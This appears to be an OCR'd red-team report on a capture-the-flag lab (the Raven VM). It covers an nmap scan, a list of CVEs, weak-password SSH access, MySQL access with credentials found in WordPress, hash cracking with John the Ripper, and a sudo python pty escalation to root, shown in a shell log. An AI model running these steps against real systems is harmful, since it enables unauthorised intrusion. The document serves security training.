
Red Team: Summary of Operations


Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


`Command used to perform scan:` `nmap -sV 192.168.1.110/24`





This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4
    - Port 80/tcp open http Apache httpd 2.4.10 ((Debian))
    - Port 111/tcp open rpcbind 2-4 (RPC #100000)
    - Port 139/tcp open netbios-ssn Samba smbd 3.X - 4.X
    - Port 445/tcp open netbios-ssn Samba smbd 3.X - 4.X



The following vulnerabilities were identified on each target:


- Target 1
    - CVE-2021-41617 OpenSSH - https://www.cvedetails.com/cve/CwVE-2021-41617
    - CVE-2017-15710 Apache httpd - https://nvd.nist.gov/vuln/detail/CVE-2017-15710
    - CVE-2017-8779 exploit could possibly lead to remote DDoS of the open rpcbind client port - https://www.cvedetails.com/cve/CVE-2017-8779
    - CVE-2017-7494 Samba NetBIOS - https://www.cvedetails.com/cve/CVE-2017-7494

Exploitation


The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
    - `flag1.txt`: b9bbcb33e11b80be759c4e844862482d
        - **Exploit Used**
            - *User Michael has a password that is too weak, just guessing, we found that Michael's password was michael. After SSHing into the machine as Michael, we started searching the /var/www directory.*

- *Used the command “grep -RE flag html” to find flag1 inside of the /var/www/html/service.html.*




- `flag2.txt`: *fc3fd58dcdad9ab23faca6e9a36e581c*
  - **Exploit Used**
    - This flag was exploited through the use of the open ssh port and looking into the /var directory.
    - *Cd var/www*
      - *ls*
      - *Cat flag2.txt*



- `flag3.txt`: *afc01ab56b50591e7dccf9312*
  - **Exploit Used**
    - *Accessing the wordpress server “wordpress” via target1 and the credentials user=“root” password=R@v3nSecurity gains access from which we were able to navigate to and show the table for database table for “wp_posts”, where both Flag3 and Flag4(also found later) were found*

- *Command: mysql -u root -p*
- *Commad: show databases*
- *Command: use wordpress*
- *Command: show tables*
- *Command: select * from wp_posts*



- `flag4.txt`: *`715dea6c055b9fe3337544932f2941ce`*
  - **Exploit Used**
    - *By logging into the systems with "steven" and his password "pink84" which was obtained using JohnTheRipper on his password hash we were able to gain access to the system.*
    - *Then running the following: sudo python -c import pty;pty.spawn("/bin/bash")*
    - *Followed by navigating to root and checking the directory we found flag4.txt*

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/var/www/html/wordpress# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope y

Hit me up on Twitter and let me know wha

@mccannwj / wjmccann.github.io
root@target1:~#
```